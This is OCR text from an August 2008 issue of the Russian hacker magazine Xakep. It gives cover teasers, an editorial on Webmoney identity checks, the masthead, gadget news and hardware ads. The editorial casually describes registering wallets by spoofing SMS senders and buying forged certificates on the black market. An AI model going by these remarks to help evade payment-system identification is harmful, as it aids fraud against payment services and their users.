КРИС КАСПЕРСКИ VS ЕВГЕНИЙ КАСПЕРСКИЙ СТР. 74



АВГУСТ 08 (116) 2008

Привет, банк

ТУПЫЕ БАГИ САЙТА privatbankvip.com.ua

СТР.62



Атака iPhone

УДАЛЕННОЕ ОБНАРУЖЕНИЕ И ВЗЛОМ ТЕЛЕФОНОВ ОТ APPLE

СТР.54



УДАЛЕНКА ПО-ХАКЕРСКИ

НОВЫЕ СПОСОБЫ ПОДКЛЮЧЕНИЯ К УДАЛЕННОМУ РАБОЧЕМУ СТОЛУ

СТР.32

Без окон, без дверей

WINDOWS 2008 SERVER CORE: WINDOWS БЕЗ ГРАФИЧЕСКОЙ ОБОЛОЧКИ

СТР.116

ТРОЯНСКИЙ КОНЬ В PHPMYFAQ

МАССОВОЕ ПРОТРОЯНИВАНИЕ ПОПУЛЯРНОГО ДВИЖКА

СТР.50

ПОБЕЖДАЕМ ВИРУСЫ В НИКСАХ

ИЗУЧАЕМ СВОБОДНЫЙ АНТИВИРУС CLAMAV

СТР.80

Слоеный VPN

ПОДНИМАЕМ VPN-СЕРВЕР НА WINDOWS SERVER 2008

СТР.122



INTRO

Весьма забавное и символичное произошло недавно событие.

Компания Webmoney запретила любые обменные операции между WMZ и такими валютами, как E-gold, Pecunix и Liberty Reserve, поскольку «они не обеспечивают достаточную идентификацию личности владельца». Причем, как написано в блоге компании, «в этом перечне перечислены, но не исчерпываются, платежные системы, по которым БЕЗУСЛОВНО запрещается использовать Webmoney». Формулировка сводит скулы, не правда ли? :)

Это — запоздалая реакция Webmoney на огромный поток грязных денег, приходящий в эту систему из E-gold, Pecunix и других западных систем. По сути, Webmoney поделила все системы на два лагеря: «чистые» и «грязные», и хочет работать только с первыми.

Ну, что касается e-gold, тут есть ряд объективных причин: проблемы самой системы с законом, уголовные дела против ее руководителей и ряд серьезных ограничений в ее работе в последнее время.

В остальном — как-то лихо Webmoney выступила. Мне в этой связи вот что интересно: действительно ли в Webmoney считают, что их система обеспечивает достоверно работающую «идентификацию личности пользователя?» Это же маразм. Еще недавно у них можно было легко нарегать хоть тысячу левых light-кошельков, подделывая номер отправителя SMS с помощью любого SMS-гейта. Персональный аттестат? Его цена на черном рынке — $300 и два дня времени. Вся эта их «идентификация» — простите, говно на палочке.

Мне вообще кажется абсурдным стремление к жесткой идентификации личности в интернет-сервисах. Эта идентификация просто невозможна из-за самой среды: это же интернет! Нельзя посадить по серому брату у каждого монитора и проверять паспорт перед «сеансом». Невозможно сделать интернет-систему, гарантирующую достоверную идентификацию личности пользователя. Любые меры всегда можно обойти.

Мы-то с тобой об этом лучше всех знаем, да? :)

nikitozz, гл. ред. X udalite.livejournal.com

CONTENT•08(116)




050



084



098



106



/Редакция

>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Монтаж видео
Максим Трубицын

/Art

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)

/xakep.ru

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама

>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing

>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Обо всем за последний месяц

Вторая жизнь «зарезанных» частот



Не перестает радовать нас совершенно неимоверными гаджетами компания Creative Labs. Специалисты из их Центра новых технологий (ATC) придумали и реализовали технологию X-Fi Crystalizer. С ее помощью низкие и высокие частоты, пропадающие в результате пережатия музыки в форматы MP3, WMA и AAC, могут быть восстановлены. Само собой, Creative Labs уже оснастили этой приятной фенечкой свои плееры и совсем скоро в продаже появятся модели ZEN X-FI и ZEN X-FI с поддержкой беспроводных сетей. Помимо фантастического качества звука плееры могут похвастаться дисплеем 2,5" на 16,7 миллиона цветов, встроенным FM-приемником, громкоговорителем, гнездом для SD-карточек, микрофоном для записи голоса, а также на них можно просматривать фото и видео. Кроме того, есть модель с поддержкой беспроводных сетей. Это позволяет не только загружать в плеер музыку, картинки и видео в потоковом режиме, просто подключившись к домашней сетке, но еще обмениваться мгновенными сообщениями в сетях вроде Yahoo Messenger и Windows Live Messenger. И в качестве завершающего штриха — в комплекте с каждым ZEN'ом идут наушники-вкладыши Creative EP-830. В продажу ZEN X-FI поступят ближе к концу августа. Примерная цена на территории РФ будет такова: 8GB — 5200 руб., 16GB — 8300 руб., 32GB — 11200 руб.

Число чисто текстового спама за первое полугодие 2008 года увеличилось до 70% от всего объема.

Больше идей от Lenovo



Хорошо известная на нашем рынке компания Lenovo представляет обновленную линейку ноутбуков IdeaPad. Какие модели войдут в популярную коллекцию?

IdeaPad U330 продолжит дело U110. Компактный и легкий ноутбук (толщина всего 2,3 см, а вес чуть больше 1,8 кг), с широкоформатным дисплеем на 13", будет доступен в двух цветовых решениях — полированном синем (Indigo) и черном (Bold). IdeaPad Y730, выходящий в оранжевом (Valencia) цвете и синем (Indigo) — «потомок» мультимедийно-игрового Y710. IdeaPad Y530, помимо прочих преимуществ своей серии, будет укомплектован опциональным Blu-Ray DVD-приводом, нотационным экраном без рамки и тоже выйдет в двух вариантах — черном (Bold) и красном (Crimson), оба с текстурированной поверхностью.

Все ноутбуки выполнены на базе процессоров Intel Centrino 2. Также машинки серии IdeaPad оснащены технологией распознавания лиц VeriFace, что существенно повышает уровень их безопасности, плюс — имеют поддержку Dolby Home Theatre, разъем HDMI, комплектуются Blu-Ray DVD-приводом (по желанию) и технологией активной защиты Lenovo Active Protection System, которая предохраняет данные при падении ноутбука. В продажу обновленная серия поступит в августе этого года, а модель U330 можно ожидать на прилавках чуть позже — осенью.

SENNHEISER RS 130

Сколько себя помню, всегда относился к наушникам с недоверием. И вроде бы слушать можно все что угодно — никто при этом не заметит «Что это ерунда у тебя играет?». И с громкостью проблем никаких: уверенный максимум хоть посреди ночи. Но... что делать с этим несчастным, вечно мешающим и путающимся под ногами проводом? Это все равно, что находиться на привязи, только совершенно добровольно. Сидеть вплотную к монитору во время того же самого просмотра фильма явно не вариант.
А специально купленный удлинитель хоть и спасет, но внесет дикие помехи и едва ли добавит удобства. Словом, в один прекрасный момент было решено немного разориться и купить «уши» без проводов. Sennheiser RS 130 показались очень неплохим вариантом.

О том, что звучание у наушников Sennheiser всегда на высоте, можно даже не рассказывать. Тут дело даже не в том, что модель поддерживает объемное звучание (Surround Sound) и позволяет обойтись без кучи колонок. Самое главное, что у нее нет проводов!
Вместо них используются три радиоканала, позволяющие передавать звук на расстояние до 150 м! Тут уже не просто можно удобно усесться на диван, но и вообще перемещаться по квартире или выходить на улицу! Само собой, наушникам нужно питание: для этого используются несколько аккумуляторов, для подзарядки которых не нужно подключать провод — достаточно просто подвесить наушники на зарядное устройство. Вот уж теперь точно можно без всяких проблем наслаждаться музыкой, смотреть фильмы, или например, слушать подкасты.



Внутри наушников находятся два никель-металлогидридных (NiMH) аккумулятора, заряда которых хватит на 22 часа автономной работы.

Базовая станция подключается к компьютеру, любому устройству HiFi или телевизору. Она же является и бесконтактным зарядным устройством для самих наушников.

Дальность действия RS 130 может достигать 150 метров! Причем сигнал проходит и сквозь стены.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
ВЕС: 275 Г
ОТНОШЕНИЕ СИГНАЛ-ШУМ: > 68 DBA
ДИАПАЗОН ВОСПРОИЗВОДИМЫХ ЧАСТОТ: ОТ 18 ДО 21000 ГЦ
МОДУЛЯЦИЯ: FM STEREO
ПРОДОЛЖИТЕЛЬНОСТЬ АВТОНОМНОЙ РАБОТЫ: 22 ЧАСА
ДИАПАЗОН ЧАСТОТ ПЕРЕДАТЧИКА: 863-865 МГЦ



Тотальное HD

На недавно прошедшей в Тайбее выставке Computex 2008 было представлено немало интересного. Но мы остановимся подробнее на новинках от компании Compro Technology, которая еще с 1988 года радует нас мультимедийными и графическими продуктами. На этот раз Compro продемонстрировали три новых девайса — PC-тюнер, IP-камеру и HD-плеер. Все три новинки отличает HD качество изображения. Тюнеры линии VideoMate Vista «заточены» под работу с нетрудно догадаться, какой ОС, и даже имеют сертифицированный Microsoft ПДУ. Помимо этого, имеется поддержка аппаратного сжатия в MPEG 1/2/4 и поддержка форматов DVB-T, DMB-T/H и DVB-S.
IP-камеры, в свою очередь, ориентированы на тех, кто нуждается в хорошем видеонаблюдении и безопасности. Модели серии IP 50 являются фиксированными, умеют улавливать движение, благодаря технологии Smart Motion Detection, поддерживают двухстороннюю аудио-связь и ИК-диапазон. IP 100 относятся к потолочному типу «глаз в небе», имеют CMOS-сенсор и умеют все то, что и IP 50. Ко всему прочему камеры комплектуются мощным ПО — ComproView.
И, наконец, две новинки из области медиацентров — VideoMate Network Media Center и HDMI FullHD Analog TV Box. Сетевой медиацентр отличается совершенно бесшумной работой и способен отображать любые видео-потоки, закодированные в форматах H.264 или MPEG-2. Его «коллега» Analog TV Box может похвастаться разрешением 1920x1200 и поддержкой интерфейса HDMI.

Порядка **30%** трафика в рунете генерируют торренты.

USB-мониторы от Asus

Подключение к компьютеру сразу нескольких мониторов всегда являлось проблемой, требующей дополнительных видеокарт, софта и времени. Этот вопрос взялась разрешить компания ASUS, в итоге объявив о выпуске моделей серии EzLink — VW223B и VW202B. Эти дисплеи специально предназначены для работы с многозадачными приложениями и призваны облегчить жизнь юзерам. Для подключения мониторов EzLink к компьютеру достаточно всего лишь установить одноименный драйвер. Также потребуется наличие интерфейса USB 2.0. Что называется — воткнул и радуйся. Весьма актуально, что при отключении от машины и последующем подключении обратно, мониторы «запоминают» последнюю конфигурацию и возвращаются к ней автоматом. Модель VW223B обладает широкоформатным экраном на 22 дюйма, USB-хабом на три порта, максимальным разрешением 1680x1050, динамической контрастностью 3000:1 и яркостью 300 кд/м2. По характеристикам модель VW202B практически идентична, разве что диагональ у нее поменьше — 20.1" — и нет USB-хаба. Режим отклика у обоих дисплеев совпадает — 5 мс.



FOXCONN®

www.foxconn.ru

DigitaLife ELA



Производительность и развлечения цифрового мира







- Процессоры Intel® Core ™ 2 Extreme, Core ™ 2 Quad, Core ™ 2 Duo, Pentium® Dual-Core E2xxx, Celeron® 4xx
- 8-фазный цифровой PWM
- Основана на чипсете Intel P45
- Двухканальная память DDR2 1066(oc) МГц, max. 8 GB
- Gigabit LAN, 7.1 канальный звук Dual Digital HD с DTS CONNECT™ и Dolby Digital Live™
- Интегрированные IDT PCIe с поддержкой ATI CrossFireX (3 слота x8)



Двухканальный цифровой звук

Выходы Digital Fibre/Optical и Coaxical S/PDIF обеспечивают звук высочайшего качества на выходе и большую гибкость при подключении аудио систем. Dual Digital Audio позволяет изолировать различные источники звука на ПК и выводить звук через два цифровых выхода или через 7.1-канальную аудио систему и аудио выходы на лицевой панели.

Поддержка CrossFireX™

Благодаря встроенному переключателю IDT PCIe, ELA поддерживает 3* слота PCIe 2.0 x16 (3 слота x8) с ATI CrossFireX™



8-фазный цифровой PWM

Обеспечивает лучшую подачу питания, удовлетворяя требованиям энтузиастов и оверклокеров. Эта цифровая система управлением подачей энергии обеспечивает более высокую эффективность питания, быструю и стабильную реакцию на изменения в потреблении энергии и более высокий ток на выходе для экстремального разгона.

Дилеры:

Москва: ProfCom - (495)730-5603; StartMaster - (495)783-4242; Ultra Electronics - (495)790-7535; Арбайт компьютерз - (495)725-8008; АРКИС - (495)980-5407; Белый ветер ЦИФРОВОЙ - (494)730-3030; Инлайн - (495)941-6161; КИБЕРТРОНИКА - (495)504-2531; Лайт Коммуникейшн - (495)956-4951; НЕОТОРГ – сеть компьютерных магазинов - (495)223-2323; Сетевая Лаборатория - (495)500-0305; Форум-Центр - (495)775-775-9;

Альметьевск: Компьютерный мир - (8553)256-934; **Барнаул:** К-Трейд - (3852)66-6910; **Воронеж:** Рет - (4732)77-9339; **Екатеринбург:** Space - (343)371-6568; Трилайн - (343)378-7070; **Ижевск:** Корпорация Центр - (3412)438-905; **Курск:** ФИТ (ТСК 2000) - (4712)512-501; **Новосибирск:** НЭТА - (3832)304-1010; **Пермь:** Инстар Текнолоджи - (342)212-4646; **Пятигорск:** Дивиком - (8793)33-0101; **Ростов-на-Дону:** Форте - (863)267-6810; **Самара:** Аксус - (846)270-5960.

Реклама



Imagine Cup 2008


Мы уже неоднократно писали о международном молодежном конкурсе Imagine Cup, проводящемся ежегодно при поддержке компании Microsoft, фонда ЮНЕСКО и многих других крупных организаций. И вот во Франции, наконец, состоялся финал кубка технологий 2008. Напомню, что соревнования проводились по категориям Software Design, Embedded Development, Game Development, «Project Hoshimi» (Programming Battle), IT Challenge, Algorithm, Photography, Short Film и Interface Design. Тема конкурса в этом году звучала так: «Представьте мир, в котором технологии помогают поддерживать стабильную окружающую среду». Участие в Imagine Cup 2008 принимали команды из 117 стран мира (а это более 200,000 человек), но до финала добрались всего 314 счастливчиков, в числе которых были и наши соотечественники. В общем, мы можем гордиться молодыми умами нашей страны, так как русская команда RedDevils (http://reddevils.weblog.com) заняла первое место в категории «Проект Хошими». За названием RedDevils скрываются два брата — Илья и Сергей Гребновы из Иваново и состязались они в создании лучшей имитации ИИ.
Питерская команда Ignition (Анатолий Никитин, Роман Белов и Дарья Элькина), представлявшая Россию в категории Программных проектов (главном состязании Imagine Cup) получила специальную награду Engineering Excellence Award и выиграла недельную поездку на стажировку в вычислительный центр Microsoft в Редмонде.

Mac OS X на ПК? Без проблем

Чего только не придумают умельцы, чтобы обойти различные запреты. И, как правило, все, что закодировано человеком, может быть взломано им же. Лишнее тому подтверждение — маленький и очень хитрый девайс, созданный командой разработчиков EFiX. Благодаря этому крохотному приборчику, любой юзер сможет установить на свой компьютер Mac OS X с оригинального DVD, не обременяя себя приобретением патчей, заменой файлов и тому подобной фигней. Более того, можно будет спокойно обновлять систему через сервис Apple Updates. На первый взгляд, EFiX можно принять за обычную флешку или usb-диск, но это не так. Прибор является уникальной разработкой и к флешкам никакого отношения не имеет, хотя и подключается через USB. Пока что гаджет проходит патентование и регистрацию, но уже продается на Тайване и в Болгарии. Стоит он там порядка $120 (по секрету скажу, что на оф. сайте разработчиков уже есть контакты некого русского реселлера — www.efi-x.com). Время покажет, не возникнет ли у создателей проблем с законом. Само устройство, возможно, и легально — нелегально все остальное, что делается при его помощи. Также, должна расстроить обладателей процессоров AMD: EFiX пока не поддерживает системы на базе AMD.

За весну 2008 года продажи Apple Macintosh выросли на 39%, — это на треть больше, чем весь рынок ПК в целом.

Месть сисадмина



Занимательная история произошла недавно по ту сторону океана — в Сан-Франциско, где системный администратор полностью заблокировал местную городскую сеть FiberWAN, в которой хранится множество конфиденциальных данных, включая документы правоохранительных органов и городские платежные ведомости. Имя «героя» — Терри Чайлдс (Terry Childs). Порядка пяти лет он проработал в Департаменте технологии. Дела в последнее время у него шли не очень хорошо, он получил выговор от начальства за плохое выполнение обязанностей и оказался под угрозой увольнения. По данным полиции, именно после взыскания Терри и создал скрытую систему слежения, с ее помощью приглядывая за тем, что делают остальные администраторы сети в связи с его проступком. Похоже, увиденное Чайлдсу сильно не понравилось, так как после этого он наделил себя максимальными правами и заблокировал всю сеть. Разумеется, это довольно быстро обнаружили и потребовали у него пароль, на что Терри гордо ответил отказом. Когда вызвали стражей порядка, товарищ отказался сообщить пароль и им и был арестован. Сейчас власти опасаются, что Чайлдс оставил в системе лазейку, через которую организует «слив» секретной информации третьим лицам. За преступника назначен залог в 5 млн. долларов, а власти до сих пор бьются над его кодом, пригласив для этого специалистов из Cisco.



Твое двуствольное орудие для игр


С появлением нового ноутбука ASUS G70 компьютерные игры меняются навсегда. Необыкновенно мощный, он предназначен специально для того, чтобы Вы получили максимум удовольствия от любимых игр. G70, созданный на базе процессорной технологии Intel® Centrino® и оснащенный подлинной ОС Windows Vista® Home Premium, устанавливает новый стандарт для мобильных игровых решений. Устройство ноутбука ASUS G70 основано на принципе Multi Dual-Engine: все основные его компоненты – графическое ядро, отсек для установки жестких дисков и вентиляционная система – удвоены для достижения максимальной производительности и надежности работы. Кроме того, G70 предлагает пользователям звук и видео качества «high definition». Новый игровой ноутбук ASUS обладает набором качеств, которые до сих пор были присущи только мощным стационарным системам.

www.asus.ru

Всемирная гарантия 2 года
Горячая линия ASUS: (495) 23-11-999

Белый Ветер - ЦИФРОВОЙ (495) 730-30-30, Polaris (495) 755-55-57, СтартМастер (495) 785-85-55, 8 (800) 555-8-555, Неоторг (495) 223-23-23.

Москва: ASUS4YOU (495) 585-8045, Артрон (495) 789-85-80, Аваком-М (495) 730-74-54, Аркис (499) 612-9690, ION (495) 5-444-333, NEXUS (495) 628-23-67, Tenfold Group (495) 580-6385, OLDI (495) 221-1111, ПИРИТ (495) 785-55-54, Мерлион (495) 981-84-84, Респект (495) 177-40-77, Санрайз (495) 788-80-88, ТФК (495) 739-08-28, Ф-Центр (495) 925-6447, USN (495) 775-82-02, **Санкт-Петербург:** Alpha (812) 320-80-70, NBCom (812) 329-70-00, Кей (812) 074, Компьютерный мир (812) 333-00-33, Микробит (812) 320-80-80, СТР Компьютерс (812) 542-45-51, **Барнаул:** C-Trade (3852) 38-10-00, **Владивосток:** ДНС (4232) 300-454, **Воронеж:** РЕТ (4732) 77-93-39, **Екатеринбург:** Буква (343) 2222-025, **Иркутск:** Wizard (3952) 258-001, **Казань:** НоутбукофФ (843) 264-26-01, **Краснодар:** Владос (861) 210-10-01, Санрайз (861) 210-00-66, **Красноярск:** Аверс (3912) 560-561, Борлас СБ (3912) 58-09-52, Ноутбум (3912) 90-10-90, **Новосибирск:** Ноутбум (383) 217-39-52, НЭТА (383) 216-33-11, Техносити (383) 212-53-33, **Ростов-на-Дону:** Computer-city (863) 290-45-90, Центр-Дон (863) 269-86-68, Санрайз (863) 240-11-77, Иманго (863) 232-47-18, **Самара:** Прагма (846) 270-17-01, Санрайз (846) 241-67-53, **Томск:** Интант (3822) 56-00-56, **Тюмень:** Арсенал+ (3452) 797-070, AD Systems (3452) 22-35-33, **Челябинск:** Comservis (351) 264-91-91, Японская электроника (351) 247-47-47, **Уфа:** Кламас (347) 291-21-12, Форте ВД (347) 260-00-00.



Так вот ты какой, T-1000


Мощность современных процессоров все растет и растет, а значит, изменяются и требования к системам охлаждения. «Водянки» сегодня стали гораздо распространеннее, чем лет 5 назад, но разработчики, как обычно, смотрят в светлое будущее и изобретают еще более эффективные технологии. Датская компания Danamics объявила о выпуске кулера, функционирующего на основе жидкого металла. Название у девайса лаконичное — LM10 (ничего, терминаторы тоже очень простенько маркировались). Это первый продукт подобного типа, который поступит в широкую продажу. Конечно, у новинки имеется масса плюсов, — например, электромагнитный насос, перекачивающий металл, неподвижен, срок его службы неограничен и, фактически, он не производит никакого шума. И все это — при энергопотреблении порядка одного ватта! Ну, а эффективность LM10 намного превосходит все современные воздушные и большинство водяных систем охлаждения. Увы, подробности относительно цены этого чуда техники и его габаритов (в частности, веса) пока не известны.

Спам сообщения с аудио- видео- и другими вложениями составляют всего **10-15%** от всей массы электронной рекламы.

Треть из **3613** опрошенных в **США** человек имеют дома хотя бы одну нелегальную копию легального DVD-диска.

Интернет за 5 секунд

Очень интересные материнские платы выпустила компания ASUS, признанный мировой лидер в этом вопросе. Модель P5Q не только отвечает всем современным стандартам компостроения, но и представляет нам новейшую технологию Express Gate. Это идеальный вариант для занятых людей, которым постоянно не хватает времени. По сути, Express Gate — не что иное, как быстрая загрузка на машине Linux'а, прямо со встроенной микросхемы. Уже через пять секунд после включения компьютера можно наслаждаться выходом в Сеть и такими службами, как MSN, Skype, Google, QQ, Yahoo, работать с электронной почтой, слушать музыку, просматривать картинки и т.д. Отметим и LGA775-сокет, чипсет P45/ICH10R, два гигабитных Ethernet-контроллера, аудиокодек с поддержкой 7.1-канального звука HD Audio и весьма оригинальную по дизайну систему пассивного охлаждения.





400 Гб на одном диске, кто больше?

С каждым днем носители информации становятся все вместительнее, при этом все уменьшаясь в размерах. Очередной серьезный шаг на этом поприще сделала компания Pioneer, представив миру 16-слойные диски емкостью 400 гигабайт. То есть, по ~ 25 Гб в одном слое, что аналогично технологии Blue-Ray дисков, с которой новинка Pioneer, кстати, будет совместима — они используют один и тот же объектив. Интересно, что для достижения данного результата инженеры Pioneer пошли от противного, усовершенствовав не столько само строение дисков, сколько технологию их чтения. Проблема состояла в том, что после определенного количества слоев становилось невозможным получить нормальный отклик от «дальнего» слоя, из-за сильного воздействия на луч лазера соседних слоев. Справиться с этим удалось, благодаря некому компенсатору сферических аберраций, который способен улавливать даже крайне слабый сигнал на фоне серьезных «помех». Подробностей в Pioneer пока не раскрывают, лишь уверяют, что вскоре продемонстрируют аналогичные диски с возможностью записи. На дисках текущей версии информация пока доступна только для чтения.



Локалки Москвы и Питера лихорадит

Среди провайдеров домашних сетей двух столиц наметилась неприятная тенденция — они принялись сворачивать свои внутренние ресурсы, до отказа забитые противозаконным контентом, нарушающим кучу авторских прав. Причина проста и очевидна — ужесточение законодательства. Никто не хочет оказаться крайним, когда правообладатели обратят свой взор на локалки и начнут предъявлять иски направо и налево. Так, санкт-петербургский провайдер Tiera полностью закрыл все свои медиа и игровые порталы. Другие же (например, «Сильвернет») ограничились полумерами, просто ограничив доступ к ресурсам извне. Аналогичное положение наблюдается и в Москве — уже две крупные сети ликвидировали свои FTP, это Центел и 2COM. Однако растерять клиентов они не боятся. Широкополосный доступ к Сети располагает к использованию DC-хабов, торрентов и другой p2p радости. По мнению руководства провайдеров, теперь пользователи просто активнее будут использовать упомянутые файлообменные средства, взамен почивших с миром FTP. Получается, что провайдеры сейчас пытаются сделать ни что иное, как переложить всю вину за нелегальный контент на собственных пользователей. Так что, дорогой читатель — не стоит терять бдительности.

